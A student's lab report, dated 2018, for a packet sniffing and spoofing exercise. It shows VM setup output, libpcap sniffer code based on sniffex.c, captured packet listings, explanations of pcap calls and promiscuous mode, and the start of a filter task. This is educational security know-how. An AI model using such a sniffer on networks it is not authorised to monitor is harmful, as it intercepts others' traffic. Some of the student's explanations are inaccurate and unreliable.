Part 1: Packet Sniffing and Spoofing Lab

Kalyani Bansidhar Pawar

October 29th,2018

Introduction to the lab:

Sniffing is the type of attack employed by an attacker to capture all the packets on the network. The attacker might use these captured packets,analyse the same and take undue disadvantage of the information gained.


Spoofing on the other hand is a kind of attack where the hacker uses a false identity(i.e masquerades as someone else) and gains illegitimate access to sensitive information owned by the victim.

Snoofing, is a combination of sniffing and spoofing. First,the packets are sniffed and then the attacker spoofs/fakes the reply depending on whatever content was given by the captured packets.

Task 1: Lab Setup:


For this lab, we will conduct all our tasks on our pre-installed Ubuntu 16.04 VM(available on Blackboard). For some parts of the tasks, we need to work on two different VMs. For that purpose, we have cloned our original VM by following the steps given on the VM Instructions manual(Blackboard). For convenience sake,The IPs of the two machines are: 10.0.2.4 (Original Machine), and 10.0.2.6.

Original VM:



```
[10/28/18]seed@VM:~/sniff$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:76:ae:07
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::3474:c2e7:fcb5:9505/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14766 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7320 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17424513 (17.4 MB)  TX bytes:1760396 (1.7 MB)
```

Cloned VM:




```
[10/28/18]seed@VM:~$ ifcongig
No command 'ifcongig' found, did you mean:
 Command 'ifconfig' from package 'net-tools' (main)
ifcongig: command not found
[10/28/18]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:46:d4:f2
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::755b:2e57:7696:bf03/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:162 errors:0 dropped:0 overruns:0 frame:0
          TX packets:169 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:37736 (37.7 KB)  TX bytes:19564 (19.5 KB)
```

Task 2:


Task 2.1: Writing Packet Sniffing Program:

We refer to the sniffex.c code given on www.tcpdump.org as a reference to write the sniffing program.

To print captured packets, and their IP addresses.




```
got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{

        static int count = 1;                   /* packet counter */

        /* declare pointers to packet headers */
        const struct sniff_ethernet *ethernet;  /* The ethernet header [1] */
        const struct sniff_ip *ip;              /* The IP header */
        const struct sniff_tcp *tcp;            /* The TCP header */
        const char *payload;                    /* Packet payload */

        int size_ip;
        int size_tcp;
        int size_payload;

        printf("\nPacket number %d:\n", count);
        count++;

        /* define ethernet header */
        ethernet = (struct sniff_ethernet*)(packet);

        /* define/compute ip header offset */
        ip = (struct sniff_ip*)(packet + SIZE_ETHERNET);
        size_ip = IP_HL(ip)*4;
        if (size_ip < 20) {
                printf("   * Invalid IP header length: %u bytes\n", size_ip);
                return;
        }

        /* print source and destination IP addresses */
        printf("       From: %s\n", inet_ntoa(ip->ip_src));
        printf("         To: %s\n", inet_ntoa(ip->ip_dst));

        /* determine protocol */
```




```
    /* open capture device */
    handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
    if (handle == NULL) {
            fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf);
            exit(EXIT_FAILURE);
    }

    /* make sure we're capturing on an Ethernet device [2] */
    if (pcap_datalink(handle) != DLT_EN10MB) {
            fprintf(stderr, "%s is not an Ethernet\n", dev);
            exit(EXIT_FAILURE);
    }

    /* compile the filter expression */
    if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
            fprintf(stderr, "Couldn't parse filter %s: %s\n",
                filter_exp, pcap_geterr(handle));
            exit(EXIT_FAILURE);
    }

    /* apply the compiled filter */
    if (pcap_setfilter(handle, &fp) == -1) {
            fprintf(stderr, "Couldn't install filter %s: %s\n",
                filter_exp, pcap_geterr(handle));
            exit(EXIT_FAILURE);
    }

    /* now we can set our callback function */
    pcap_loop(handle, num_packets, got_packet, NULL);

    /* cleanup */
    pcap_freecode(&fp);
    pcap_close(handle);
```

Task 2.1A: Understanding How a Sniffer Works:


Output:



```
Device: enp0s3
Number of packets: 10
Filter expression: ip


Packet number 1:
       From: 10.0.2.4
         To: 10.0.2.3
   Protocol: UDP

Packet number 2:
       From: 10.0.2.3
         To: 255.255.255.255
   Protocol: UDP

Packet number 3:
       From: 10.0.2.4
         To: 224.0.0.251
   Protocol: UDP

Packet number 4:
       From: 10.0.2.4
         To: 192.168.0.1
   Protocol: UDP

Packet number 5:
       From: 192.168.0.1
         To: 10.0.2.4
   Protocol: UDP
```



```
   Protocol: UDP

Packet number 6:
       From: 10.0.2.4
         To: 173.194.210.95
   Protocol: TCP
   Src port: 40238
   Dst port: 443

Packet number 7:
       From: 173.194.210.95
         To: 10.0.2.4
   Protocol: TCP
   Src port: 443
   Dst port: 40238

Packet number 8:
       From: 10.0.2.4
         To: 173.194.210.95
   Protocol: TCP
   Src port: 40238
   Dst port: 443

Packet number 9:
       From: 10.0.2.4
         To: 173.194.210.95
   Protocol: TCP
   Src port: 40238
   Dst port: 443
```




```
Packet number 10:
       From: 173.194.210.95
         To: 10.0.2.4
   Protocol: TCP
   Src port: 443
   Dst port: 40238
```

Question 1: Sniffing programs depend heavily on the pcap API(packet capture). It is implemented on our VM via raw sockets.

Necessary Library calls made throughout the program:

1. pcap_t *handle : Code used by pcap to set up the device. In case failure is incurred at this step, all the error message received is fit into the char errbuf[]. That detail can be used to find which one is the required device for sniffing.
2. pcap_t *pcap_open_live(char *device, int snaplen, int promisc, int to_ms, char *errbuf) : Code used to open a live pcap session. The first parameter is needed to set our network i.e. enp0s3 as the network device we want to sniff. The second param is to mention number of bytes to be captured. Promiscuous mode is needed to sniff all the traffic going on the entire network. One must note that the third parameter when set to 1 puts the promiscuous mode ON ,and when set to 0, turns promiscuous mode OFF. The fourth parameter mentions the amount of time the session is supposed to be working for in milliseconds. The last parameter is to store the error message mentioned above.
3. pcap_compile(pcap_t *p, struct bpf_program *fp, char *str, int optimize, bpf_u_int32 netmask) : To compile the filtered expression stored in char *str(third parameter). The first parameter is talking about the handle we mentioned in 1. The second parameter is about the compiled version of the filter. The fourth parameter is the network mask on enp0s3.
4. pcap_setfilter(pcap_t *p, struct bpf_program *fp) : to to set the filter expression we got from pcap_compile, to figure what the program sniffs. Both the parameters remain same as mentioned before.
5. u_char *pcap_next(pcap_t *p, struct pcap_pkthdr *h): to capture one packet at a time. The second parameter is pointer to information about the captured packet.
6. int pcap_loop(pcap_t *p, int cnt, pcap_handler callback, u_char *user) : to enter execution loop of the session where the specified number of packets are to be captured. The second parameter is to specify how many packets do we want. I our case, 10. The third one is a callback function that prints out the packet information helping n further analysis. The last parameter is set to NULL in our exercise but is useful if mentioned in a few applications.
7. pcap_close(handle) : close the pcap session.


Question 2: Root privileges are necessary for successful capture. It fails in case root privileges aren’t given. I believe this so because the program needs access to the NIC card.The network interface card is the one which accepts all the packets on the network. So when we run the program without root access, we cannot lookup the NIC and thus, our sniffing program fails.



```
Device: enp0s3
Number of packets: 10
Filter expression: ip
Couldn't open device enp0s3: enp0s3: You don't have permission to capture on that device (socket: Operation not permitted)
[10/28/18]seed@VM:~/sniff$
```


Question 3:

For this task, we need to set the int promisc bit to zero. This is done to put the promiscuous mode off.



```
Capture complete.
[10/28/18]seed@VM:~/sniff$ cat sniff2.c|grep pcap_open_live
        handle = pcap_open_live(dev, SNAP_LEN, 0, 1000, errbuf);
[10/28/18]seed@VM:~/sniff$
```

Output:




```
Device: enp0s3
Number of packets: 10
Filter expression: ip

Packet number 1:
       From: 10.0.2.4
         To: 10.0.2.3
   Protocol: UDP

Packet number 2:
       From: 10.0.2.3
         To: 255.255.255.255
   Protocol: UDP

Packet number 3:
       From: 10.0.2.4
         To: 10.0.2.3
   Protocol: UDP

Packet number 4:
       From: 10.0.2.3
         To: 255.255.255.255
   Protocol: UDP

Packet number 5:
       From: 10.0.2.4
         To: 192.168.0.1
   Protocol: UDP

Packet number 6:
       From: 192.168.0.1
         To: 10.0.2.4
```

The output only shows the source and destination IP addresses. There is no mention of source port or destination port like it was when promiscuous mode was enabled. This means that when the third bit is set to 1, promiscuous mode is Enabled, making it able to capture every possible packet on the network, giving a full network traffic analysis opportunity. In case of this mode being Off,it cannot capture all the packets on the network but it can only sniff packets where the destination IP is same as that the IP of the system from which sniffing was launched.

Task 2.1B: Writing Filters:


1. **Capture the ICMP packets between two specific hosts.**

Filter Code:




```
int main(int argc, char **argv)
{

        char *dev = NULL;                       /* capture device name */
        char errbuf[PCAP_ERRBUF_SIZE];          /* error buffer */
        pcap_t *handle;                         /* packet capture handle */

        char filter_exp[] = "icmp";             /* filter expression [3] */
        struct bpf_program fp;                  /* compiled filter program (expression) */
        bpf_u_int32 mask;                       /* subnet mask */
        bpf_u_int32 net;                        /* ip */
        int num_packets = 10;                   /* number of packets to capture */
```

